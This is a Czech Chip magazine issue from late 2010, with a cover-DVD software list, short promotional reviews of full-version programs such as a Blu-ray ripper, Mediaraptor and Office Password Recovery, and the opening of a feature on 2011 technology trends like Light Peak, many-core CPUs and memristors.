AVG 9.0 Chip Edition

TESTY A PRAXE

Software roku

Microsoft Office 2010
MS Security Essentials
Win Live Essentials 2011
PowerDVD 10
Zoner Photo Studio 13
Connectify
Acronis True Image 2011
Nero 10
Skype 5.0
BD & 3D Advisor

PC Speed

CCleaner 2.36.1233
Defraggler 1.21.209
EMCO Malware Destroyer
Eset Sysins. 32, 64-bit

Browsersy

Firefox 4 Beta 6
IE 9 beta 32, 64-bit
Opera 10.63
Google Chrome 7
Safari 5.0.2

Malware

AdBlock for Chrome
Adblock Plus 1.2.2
AVG LinkScanner 2011
Panda USB Vaccine
Qualys BrowserCheck
Radix Anti-Rootkit 1.0

Soukromí

BetterPrivacy 1.48.3
Odkazy.txt

Bezpečnostní kontrola

Emsisoft Emergency Kit
HijackThis 2.0.4
PC File Recovery 4.0
Radix Anti-Rootkit 1.0

Tipy a triky

Perfektní Windows

7-Zip 4.65 (32/64bit)
Audacity 1.2.6
Axiomion 1.2 (32, 64-bit)
CDBurnerXP 4.3.7
Device Doctor 1.0.0.1
FileMenu Tools 5.8.1
FileZilla 3.3.4.1

SOFTWARE

Krátké testy Chipu

Zpravodajská lišta na PC
O&O DiskImage 5.5
CryptBox 2010
Cute Screen Recorder 1.6
ProShow Producer 4.5
DiskDigger 1.0
doPDF 7.1
FileStream SafeShield 2.1

Free & open-source

EasyBCD 2.0.2
NetDrive 1.2.0.3
Eric's Movie Database 1.2
Transmute Standard
UBitMenu pro Office 2007
SystemInfo v1.6.5
SG TCP Optimizer v3.0.5
HD_Speed 1.6.3.85
AllDup
RGBfinder 1.0.0
SharedMinds Desktop

Tuning

Game Fire 1
Logon Screen 2.42
Vista Services Optimizer

Hledání hesel

ChromePasswordDecryptor
IMPasswordDecryptor 1.6
OutlookPasswordDecryptor
SpotAuditor 4.0.2

Cloud zálohování

Cloud Drive 1.0.2
keepTsafe 5
Memopal

iPod

iDump 1.1
iEnvy 2
iPhone Explorer 2.1

SW.cz, Slunečnice

SERVIS

Přehrávače, prohlížeče
Pomocníci, nástroje
Antiviry, antispyware
Upgrady Windows, Office

CHIP PLUS

Nové Chip speciály
Mobil versus kompakt
3D kamera Panasonic
Chip 11/10 - PDF, text



AVG 9.0 CHIP EDITION

Plná verze AVG přináší komplexní zabezpečení počítače před škodlivým softwarem, poštovním spamem a útoky z internetu. Více na Chip DVD.

AVG IS 2011 Chip Edition najdete v příštím Chipu 1/2011.



Z Blu-ray do mobilu

Filmy na DVD a Blu-ray si nemusíte přehrávat jen ve stolním přehrávači – snadno je pomocí **Blu-ray DVD Ripperu** dostanete i do mobilu či jiného přenosného přehrávače.

Plato Blu-ray DVD Ripper z Chip DVD vám umožní bez detailního nastavování parametrů převádět filmy z DVD a Blu-ray disků do desítek různých videoformátů. V programu jsou připraveny nejen předvolby pro konverzi filmů do standardních formátů pro přehrávání v počítači, ale také pro mobilní telefony a další přenosná zařízení. Pokud by vám snad standardní předvolby nestačily, můžete si všechny potřebné parametry kvality výstupního souboru s filmem nastavit sami. Při konverzi filmů z DVD a Blu-ray disků chráněných proti kopírování mu-

síte použít některý z nástrojů na odstranění protikopírovací ochrany, například DVDFab HD Decrypter z Chip DVD. Tento program uloží obsah filmového disku do vybrané složky v počítači, odkud jej můžete pomocí nástroje Plato Blu-ray DVD Ripper otevřít a převést do požadovaného formátu.

Na Chip DVD je připravena plná verze programu Plato Blu-ray DVD Ripper 11, která svými funkcemi zcela odpovídá aktuálně nabízené komerční verzi aplikace. Běžná cena licence programu je bezmála 1 100 Kč. Zájemci mohou v rámci této akce využít zvýhodněnou cenu na nákup DVD Ripper Professional 11, který si poradí s detailními parametry kopírovaných filmů, jazyků a titulků.

Win 2k/XP/Vista/7 (32/64b)
Plná verze


Plato DVD Ripper Professional 11

Běžná cena: 840 Kč.
Kupón: **SWCZPR2**
Platnost do: 31. 1. 2011

25% AKČNÍ SLEVA

Vyhledejte program na e-shopu www.sw.cz a při objednávce použijte slevový kupón **SWCZ** – Specialista na software

Analýza obsahu disku



Plato Blu-ray DVD Ripper projde strukturu disku a nabídne vám tituly a kapitoly ke konverzi do vybraného videoformátu. Všechna potřebná nastavení se odehrávají v jediném hlavním okně aplikace.

Výběr zvukové stopy




Nezapomeňte, že většina filmů na DVD/BD discích má více zvukových a jazykových stop. Svou volbu provedete v nabídce pod tlačítkem »Audio«. Titulky lze do filmů vložit z externího textového souboru.

Předvolby videoformátů



Z desítek připravených předvoleb konverze pro různé formáty i zařízení si jistě vyberete. Mezi typy výstupů jsou přednastavena zařízení iPhone, PlayStation, Zune, BlackBerry, Pocket PC i běžné mobilní telefony.

Nastavte si sami parametry



Všechny podstatné parametry konverze si můžete nastavit podle vlastních preferencí. V programu samozřejmě najdete i formáty AVI, MPEG či WMV. Zvuk zastupují kodeky MP3, AAC, M4A, WMA či WAV.

Náhled filmu



S výběrem titulů a kapitol ke konverzi vám pomůže okno s náhledem vybrané části filmu. Spustíte jej tlačítkem se symbolem promítačky. Zapnout lze i volbu automatického vypnutí počítače po ukončení převodu.



Stahovač multimédií

Nikde jinde není více hudby a videí než na internetu. Najdete zde oblíbené pohádky, seriály i hudební klipy. **Mediaraptor** vše stáhne na počítač a překonvertuje pro mobil nebo přehrávač.

Stáhnout video, které přehráváte v internetovém přehrávači, a převést je přesně do požadovaného formátu, to obvykle není tak jednoduché. S programem Mediaraptor 4.2 je to naopak otázka jednoho kliknutí. Program umí na internetu vyhledat video, stáhnout je, převést do potřebného formátu, a to vše úplně automaticky. Zvolíte si, v jaké kvalitě chcete video mít, nebo určíte, že z videa chcete vytáhnout jen zvukovou stopu, označíte třeba 50 videí – a dáte si káfičko. Program udělá vše zcela automaticky.

Pokud se v základním okně programu přepnete do záložky »Web« a aktivujete volbu »Record internet media content«, program vám nabídne úplně nové možnosti stahování. Stačí spustit internetový prohlížeč a najít na jakémkoliv webu flashové video. Nemusí jít jen o YouTube, ale třeba i o český Stream.cz. Jakmile video v in-

ternetovém prohlížeči spustíte, začne se automaticky natáhnout také do Mediaraptoru a uvidíte jej v seznamu videí. Musíte počkat, až se video přehraje úplně celé. Pak se vraťte do Mediaraptoru a u videa uvidíte stav »Preloaded«. To znamená, že se do programu uložilo správně. Chcete-li je přidat do své sbírky, klikněte na něj a zvolte »Save«.

Na Chip DVD najdete speciální plnou verzi programu Mediaraptor. Na rozdíl od placené verze Platinum, která se standardně prodává za 1 000 Kč, chybí například vyspělá konverze do formátů AAC, MP4 nebo H.264.

Win XP/Vista/7 (32/64b)
Plná verze

RapidSolution AudialsOne 4

Běžná cena: 2 110 Kč
Kupón: **sw85au4**
Platnost do: 31. 1. 2011

**15%
AKČNÍ SLEVA**

Vyhledejte program na e-shopu www.sw.cz
a při objednávce použijte slevový kupon
SW.CZ - Specialista na software



Výkonný lamač hesel

Zapomenout heslo k dokumentu z Wordu nebo Excelu je velmi snadné. Naštěstí existuje **Password Recovery**, který slouží ke zpětnému získání neznámých hesel dokumentů.

Plná verze programu Advanced Office Password Recovery 5.0 z Chip DVD slouží k získání zapomenutých hesel k uzamčeným dokumentům, vytvořeným pomocí programů Microsoft Office. Edice Home konkrétně podporuje textové dokumenty z Wordu a sešity z Excelu. Password Recovery používá ke zjištění hesla především metodu útoku hrubou silou, kdy program zkouší všechny myslitelné kombinace písmen, číslic a speciálních znaků. U delších hesel je tato metoda časově velmi náročná. Rozsah testovaných hesel je možné omezit, pokud si vzpomenete na

počet znaků v hesle nebo na některou jeho část. Jinak mohou pokusy o zjištění hesla probíhat i několik dní. Proto se vyplatí vsadit především na prevenci a používat například manažer hesel, ve kterém budou všechna vaše hesla bezpečně uchována.


Na Chip DVD je připravena plná verze Advanced Office Password Recovery 5.0 Home Edition v ceně 1 300 Kč k neomezenému použití. Program se nabízí i v pokročilejších edicích Standard a Professional, které přidávají především podporu využití více procesorů a procesorových jader i čipu grafické karty při prolamování hesel nebo možnost zjišťovat hesla k datovým souborům Outlooku, prezentacím z PowerPointu nebo poznámkovým blokům OneNote. **Win 2k/XP/Vista/7 (32/64b)**
Plná verze

Archive Password Recovery
Běžná cena: 1 750 Kč
Kupón: **SW58czx**
Platnost do: 31. 1. 2011

15% AKČNÍ SLEVA


Vyhledejte program na e-shopu www.sw.cz a při objednávce použijte slevový kupón **SW.CZ - Specialista na software**

Metody prolomení hesla




Advanced Office Password Recovery nabízí tři různé metody, jak zjistit zapomenutá hesla k dokumentům či tabulkám. Volba »Brute-Force Attack« bude zkoušet všechny myslitelné kombinace znaků.

Nastavení rozsahu




Pokud si pamatujete alespoň počet znaků hesla nebo některou jeho část, můžete použít masku se zástupnými znaky. Jde o volbu »Brute-Force with Mask«, při které lze zadat i délku hesla a rozsah použitých znaků.

Počkejte si týdny




Zjištění silného hesla může podle výkonu počítače trvat dny i týdny. Password Recovery vás na to upozorní. Doporučujeme proto promyslet si před spuštěním hledání, zda neznáte alespoň přibližné parametry hesla.

Využití slovníků



Hesla v podobě běžných slov lze odhalit pomocí slovníku »Dictionary attack«. V této verzi jsou dostupné slovníky pro angličtinu, němčinu a ruštinu. Slovníky s českými slovy lze přikoupit přibližně za 300 Kč.

Hledání bylo úspěšné



Nalezení kratších a jednodušších hesel trvá jen několik minut. Program si zjištěná hesla uloží pro opakované použití. Při příštím hledání využije nejprve všech kombinací znaků z již jednou nalezených hesel.



Odinstalátor aplikací

I když program z počítače odinstalujete, zůstanou po něm stopy. Ne však s **Magical UnInstallem. Ten sleduje programy a smaže zbytkové soubory i pozůstatky v registru.**

Nainstalujete si určitý program, pak zjistíte, že vám nevyhovuje, a dáte jej pryč. V systému to však nechá šrámy: klíče v registrech, soubory, knihovny, po některých aplikacích zůstane velké množství nepořádku. Chcete-li odinstalovat program pečlivě, aby po něm nezůstal žádný záznam, je třeba sáhnout po aplikaci, která smaže skutečně vše – klíče v registrech, samotné soubory programu, ale také soubory, které instalátor přidá do systémových složek. Právě to umí Magical UnInstall 2. Při odinstalování smaže opravdu všechna data, která instalátor vytvořil, a vrátí systém do původní podoby.

Magical UnInstall 2 běží v systému jako služba „Monitoring instalace“ a čeká, dokud nespustíte instalaci nějakého produktu. Jakmile se objeví průvodce instalací nějakého programu, zobrazí se také okno s názvem »Nalezen instalační

program«. V něm zvolte možnost »Monitorovat instalaci«. V případě odinstalování programu najdete v systémové liště ikonu »Monitoring instalace«. Klikněte na ni pravým tlačítkem myši a zvolte »Odinstalovat aplikaci«. Otevře se nové okno, v něm uvidíte seznam instalačních logů. Vyberte požadovaný program, UnInstall před odstraněním ještě zobrazuje upozornění, že aplikace nesmí běžet.

Na Chip DVD najdete plnou verzi programu Ashampoo Magical Uninstall 2. Tato verze nemá žádná funkční ani časová omezení, je shodná s verzí, kterou výrobce prodával za 400 Kč.

Win XP/Vista (32b)

Plná verze

Ashampoo UnInstaller 4

Běžná cena: 1 110 Kč
Kupón: **SW9Ain9**
Platnost do: 31. 1. 2011

25%

AKČNÍ SLEVA

Vyhledejte program na e-shopu www.sw.cz a při objednávce použijte slevový kupon **SW.CZ - Specialista na software**



Konverze videosouborů

Freemake Video Downloader a **Video Converter** jsou dva programy od jednoho výrobce, které se skvěle doplňují. První z nich slouží ke stahování videí z videoportálů, jako je YouTube, druhý pak nabízí univerzální konverze. Přitom nemusí jít jen o filmy, je možné vytvořit i efektní prezentaci fotografií. Program zvládne vytvořit i disk DVD Video, který přehraje váš stolní DVD přehrávač, a také s ním lze videa nahrát na YouTube.


Win XP/Vista/7 (32/64b)
Plně verze



Lovec špiónů

Spy Sweeper chrání počítač před napadením spywarem, tedy škodlivými programy, které sledují aktivitu uživatele a snaží se získat citlivá data – jako jsou nejrůznější hesla nebo čísla kreditních karet. Program pracuje na pozadí operačního systému a kontroluje ostatní aplikace. Spy Sweeper obsahuje i sadu štítů, které spolehlivě ochrání různé části počítače – internetový prohlížeč, automaticky spouštěné programy atd.

Win XP/Vista/7 (32/64b)
Půlroční verze



Digitalizace starých LP desek

Už nemusíte v polici skladovat horu starých „elpíček“. Dříve než však desky odnesete do antikvariátu, použijte **LP Recorder a digitalizujte si nahrávky do svého počítače.**

Bohatství, které máte na černých kotoučích, už jen obtížně seženete. Proto by nebylo špatné zazálohovat ty nejdůležitější nahrávky v počítači. Není to tak těžké. Gramofon připojíte na vstup zvukové karty, případně připojíte moderní gramofon pomocí USB portu, a vhodným softwarem naripujete vinylové desky do digitální podoby. **LP Recorder 8.8** je jednoduchý nástroj na rychlý převod „elpíček“ do počítače v dostatečné digitální kvalitě a stane se vaším pomocníkem. Zajistí optimální nastavení hlasitosti a automaticky vypne nahrávání na konci desky, takže nemusíte sedět u počítače s prstem na tlačítku Stop.

Jedním z největších problémů, na který narazíte při nahrávání hudby, je nastavení hlasitosti. Připojte gramofon k počítači a spusťte na něm přehrávání. Na dvou zelených sloupcích uvidíte, jaká je hlasitost přehrávaného zvuku. Pokud to váš gramofon umožňuje, zeslabte výstup tak, aby sloupce zůstaly v zelených hodnotách a do žlutých nezasahovaly.

Máte-li nalezenou správnou hlasitost na gramofonu, je ještě třeba upravit správnou hlasitost také v programu. Zatrhněte položku »Auto Level« a najdete nejhlasitější pasáž celé desky. Chcete-li mít opravdu perfektní výsledek, přehrajte v tomto režimu celou desku.

Na Chip DVD najdete plnou verzi programu **LP Recorder 8**. Program nemá žádná funkční ani časová omezení, ještě nedávno se identická verze prodávala za 400 Kč. Nyní již výrobce za tuto cenu nabízí **LP Recorder 10**, který podporuje Windows 7 a nabízí některé nové funkce, jako je režim „2-channel Mono“, který z mononahrávky vytvoří stereo, umožní celou jednu stranu desky rozdělit na jednotlivé skladby nebo je možné předem nastavit čas nahrávání. Výrobce má v nabídce ještě několik dalších aplikací pro práci s vinylem. Ty si můžete z Chip DVD vyzkoušet v trial verzích. Jedná se o nástroj **LP Recorder** ve verzi 10, **LP Ripper 10**, **LP Burner 3** a **WAV Joiner 4**.

Win 9x/XP/Vista (32b)
Plná verze



Win 7 Service Pack 1 RC

Konečně jsme se dočkali: předstartovní Service Pack 1 pro česká Windows 7 (32/64b) je zde. Obsahuje kumulativní záplaty a vylepšení podpory virtuálních strojů.

Win 7 (32/64b)
RC verze



Teslab představuje

V testu fotoaparátů jsme proti sobě postavili mobil Nokia N8 a kompakt Sony DSC-TX9. Na DVD najdete snímky z obou přístrojů. Měli jsme také možnost vyzkoušet první 3D kameru Panasonic. Na DVD najdete několik 3D filmů.

Foto & video



Partition Master 6.1

Koupili jste si nový disk a hledáte jednoduchého a přehledného správce disků, který komfortně zvládne práci s diskovými oddíly a překopíruje data? Najdete ho na Chip DVD.

Win XP/Vista/7 (32b)
Plná verze

PLACENÁ INZERCE

TECHNOLOGICKÉ TRENDY 2011



MNOHOJÁDROVÁ CPU



LIGHT PEAK



MEMRISTOR



MIRASOL



SLEDOVÁNÍ POHYBU

Příští rok zaznamená IT odvětví velké změny. Měli bychom se setkat s mnohояdrovými procesory, mobilními displeji s výjimečně nízkou spotřebou a domácími 3D televizory, k nimž nebudete potřebovat 3D brýle. Chip vás seznámí s neočekávanějšími novinkami roku 2011.

NIELS HELD

Ne všechny inovace mají smysl a zdaleka ne všechny se nakonec prosadí. Následující technologie však budou v nadcházejícím roce hrát v oblasti IT klíčovou roli. SCC procesory budou obsahovat velké množství nezávislých jader a díky masivní paralelizaci zpracovávaných úloh přinesou výrazné zvýšení výkonu počítačů. Výrobu mnohояdrových procesorů umožní přicházející 22nm výrobní technologie. Poprvé v historii operačních pamětí se pak díky technologii Memristor setkáme s paměťovými moduly, které budou schopné udržet informace i po vypnutí počítače. Jednou z výhod, které memristory přinesou, bude možnost okamžité práce s operačním systémem počítače hned po jeho zapnutí. Memristory možná dokonce přinesou neočekávaný a předčasný konec SSD disků – budou mít podobné vlastnosti jako flashové paměti, ale jejich výroba bude stát pouhý zlomek nákladů, které vyžaduje produkce SSD disků. Radikální novinky se chystají i pro způsob komunikace mezi uživatelem a počítačem. Díky technologii Eye Tracking nebudou autostereoskopické 3D displeje k projekci ostrého 3D obrazu vyžadovat speciální 3D brýle. Díky schopnosti sledovat pohyby uživatele nebude třeba používat žádné polohovací zařízení. Stále oblíbenější čtečky elektronických knih, mobilní telefony a tablety budou vybaveny displeji s technologií Mirasol. Tyto displeje mají nabídnout dokonalou barevnou kvalitu a přitom spotřebovávat mnohem méně energie než stávající displeje elektronických čteček knih.



USB 3.0
Kabel 5Gb USB 3.0 není tak univerzální,
jak by měl být.

2009

2010

Přenos dat pomocí laserových paprsků

Již příští rok bychom se měli setkat se základními deskami, jejichž obvody budou proudit laserové paprsky. Nové laserové rozhraní Light Peak, které chystá společnost Intel, má mít datovou propustnost až 100 Gb/s.

Počátek konce rozhraní USB 3.0 zapříčinily elektromagnetické interference s rozhraním HDMI a síťovým ethernetem. Intel je přesvědčen, že pomalu nastává konec měděných a jiných kovových kabelových rozhraní, protože začíná narážet na fyzikální limity. Intel chce překonat tato fyzikální omezení právě uvedením technologie Light Peak, která má představovat standard pro přenos dat prostřednictvím světelných paprsků. Light Peak pracuje s optickými kabely a přenosem informací prostřednictvím laserových paprsků. Přenos pracuje tak, že na straně počítače jsou elektromagnetické signály převedeny prostřednictvím speciálního řadiče a optického modulu do podoby miniaturních světelných impulzů. Optický modul má rozměry 12 x 12 mm a disponuje dvěma Light Peak porty, skládajícími se z dvojice skleněných vláken. Tato vlákna mají tloušťku 125 mikrometrů, jsou tedy stejně tlustá jako lidský vlas. Na připojeném přístroji jsou tyto impulzy opět převedeny pomocí fotodetektorů do podoby elektrických signálů, se kterými dokáže zařízení pracovat.

Díky novým protokolům bude Light Peak univerzální

Technologie Light Peak nabízí řadu výhod. Díky propustnosti 10 Gb/s (přenosová rychlost první verze Light Peak, do budoucna se počítá s maximální propustností až 100 Gb/s) bude s přenosovou rychlostí 1,25 GB/s dvakrát rychlejší než USB 3.0. Při této rychlosti by kopírování celého Blu-ray disku trvalo jen 30 sekund! V budoucnu plánuje Intel zvýšit rychlost tohoto standardu až na hranici 100 Gb/s. Protokol Light Peak byl navržen tak, aby co nejvíce konkuroval standardu USB, takže se počítá s tím, že by se mohl stát univerzálním přenosovým protokolem a nahradit všechna stávající připojení včetně portů HDMI, DisplayPort, a dokonce by se jeho prostřednictvím mohla uskutečňovat komunikace i v rámci lokální počítačové sítě. Oproti standardu USB se rovněž prodlužuje délka možného propojení. Kabely, se kterými bude Light Peak pracovat, umožní přenášet data až na vzdálenost 100 metrů, tedy na dvacetkrát větší vzdálenost než USB. Optická vlákna mají jednu nevýhodu, a to nemožnost vést elektrickou energii pro napájení periférií. Z tohoto důvodu plánuje Intel do svazku optických vláken rozhraní Light Peak vložit i měděný vodič, který dokáže napájení připojených externích periférií realizovat. Light Peak má nabídnout stejné uživatelské pohodlí jako USB, a bude tedy podporovat obousměrnou výměnu dat a možnost simultánního přijímání i odesílání dat v obou směrech. Intel slibuje, že Light Peak bude stejně jako USB umožňovat „hot plug“, tedy připojování a odpojování externích zařízení za chodu operačního systému. První moduly Light Peak by měly být dostupné již koncem tohoto roku. Šušká se, že prvním výrobcem, který technologii Light Peak v praxi použije ve svých počítačích, bude Apple. Nebylo by to ani poprvé, kdy tato firma pomůže prosadit novou přelomovou technologii. Stejně tak byl Apple prvním společností, která své počítače standardně osadila porty USB.

Trend Light Peak


2011




Rychlý laser Modul rozhraní Light Peak obsahuje dva porty, z nichž každý pracuje se dvěma optickými vlákny. Rozhraní Light Peak bude mít zprvu propustnost 10 Gb/s, v budoucnu dosáhne až 100 Gb/s.

JAK FUNGUJE LIGHT PEAK

Na rozdíl od měděných kabelů, které využívá rozhraní USB, přenáší Light Peak data pomocí laserových paprsků. Před přenosem musí být ale data převedena na optické signály.



POROVNÁNÍ RYCHLOSTI





Mnohojádrová CPU

Současné procesory s několika jádry neumožňují optimální paralelní zpracování úloh.

2009

2010

Desítky jader zajistí přelomový výkon

Mnohojádrové procesory Intelu budou rozdělovat zpracování úloh mezi desítky výpočetních jader, které však budou jednodušší než současná jádra se složitou architekturou. Díky tomu bude možné procesory dále miniaturizovat.

Téměř přesně před rokem předvedl Intel první funkční paměťový čip postavený na 22nm technologii. První CPU s kódovým označením „Ivy Bridge“ mají být k dispozici během roku 2011. Jejich produkci budou mít na starosti čtyři továrny, které každý měsíc vyprodukují 45 000 waferů s 22nm procesory.


Zmenšování výrobního procesu nových čipů by již nebylo možné bez využití nových materiálů. Procesory Ivy Bridge tak budou využívat již třetí generaci technologie Hi-K-Metal-Gates. Materiál hradel bude obohacen o hafnium a bude zabránovat nechtěnému prosakování proudu. Vodivé cesty procesoru budou uspořádány do trojrozměrné základny (3D Stacking). Expoziční proces bude založen na imerzní litografii – při namáčení waferu budou cesty procesoru vytvářeny laserem o vlnové délce 192 nanometrů. Díky zmenšování výrobní technologie se na wafer vejde více procesorů a na plochu procesoru se zároveň vejde více tranzistorů. Díky menším tranzistorům je možné zvýšit výkon procesoru i množství jader, které bude každé CPU obsahovat. V budoucnu totiž nebude CPU počítače obsahovat jen čtyři nebo šest jader, ale jejich počet se zvýší na 48, 64 a více. Díky novým „mnohojádrovým“ procesorům se radikálním způsobem zvýší i výkon procesoru. Například výkon při výpočtech s plovoucí čárkou se s každým jádrem zvyšuje o 100 procent, a to při zároveň nižší spotřebě. Jádra procesoru CPU budou navíc schopna převzít výpočetní úkoly GPU procesoru, a budou tak moci sloužit jako grafické koprocesory.

Hardwarové zpracování vláken s jednoduššími jádry

Aby se na plochu procesoru vešlo takové množství jader, musí být tato jádra menší, a to ještě více, než jaké zmenšení by přinesl pouhý přechod na 22nm výrobní technologii – jádra tedy musí být logicky jednodušší. Odstraněny tak budou některé funkce současných jedno- a vícejádrových procesorů, které vyžadovaly složitou strukturu, jelikož neustále čekaly na data přicházející z pomalé operační paměti. V současnosti probíhá zpracování úloh ve vícejádrovém procesoru tak, že některé výpočty musí přes využití predikčních algoritmů čekat na výsledek výpočtu odehrávajícího se v jiném jádru, takže jsou často nečinné, zatímco by mohly mezitím zpracovávat jiné úkoly. Zásadní roli při zpracování takového množství jader bude ale hrát optimalizovaný operační systém, který bude pravděpodobně alokovat jednotlivé úlohy přímo výpočetním jádrům, ale zároveň bude muset počítat s prediktivním zpracováním úloh na úrovni procesoru.

Trend Mnohojádrová CPU

2011




ZÁKLAD PROCESORU

Základní stavební jednotkou i těch nejsložitějších procesorů je tranzistor. V moderních CPU jich najdeme až tři miliardy.

Průřez procesorem

Průřez procesorem ukazuje strukturu napájecí tranzistorů elektrickým proudem.



Tranzistor

Nejmenší jednotka procesoru má velikost 32 nm. V příští generaci budou procesory Intel vyráběny technologií 22 nm, obrázky ale zatím k dispozici nejsou.


Aubrey Isle Prototyp serverového procesoru postavený 32nm výrobní technologií obsahuje 32 jader, včetně virtuálních jader je 64.

VÝROBA POMOCÍ IMERZNÍ LITOGRAFIE

Zmenšení 32nm výrobní technologie procesorů by nebylo možné bez zavedení nového procesu imerzní litografie. Tuto technologii Intel využije při výrobě 22nm procesorů.


1. Expozice

Wafer pokrytý fotorezistním materiálem je exponován pomocí laserových paprsků. Struktura čipu je vytvářena pomocí masky. Imerzní tekutina umožní zmenšení vlnové délky dopadajících paprsků.




2. Vývoj

Neexponované části fotorezistní vrstvy jsou odstraněny.



3. Leptání

Nechráněné části metalické vrstvy jsou odleptány.



4. Odstranění rezistního materiálu

Hotové vodivé vrstvy jsou zbaveny fotorezistoru.



PLACENÁ INZERCE



SSD disk
SSD disky s flashovou pamětí jsou rychlé a tiché, ale příliš drahé.

2009

2010

Nástupce flashových pamětí a RAM

Očekáváme, že pevné disky, flashové paměti i moduly operační paměti budou nahrazeny memristorovými pamětmi. Díky nim budou počítače bootovat téměř okamžitě.

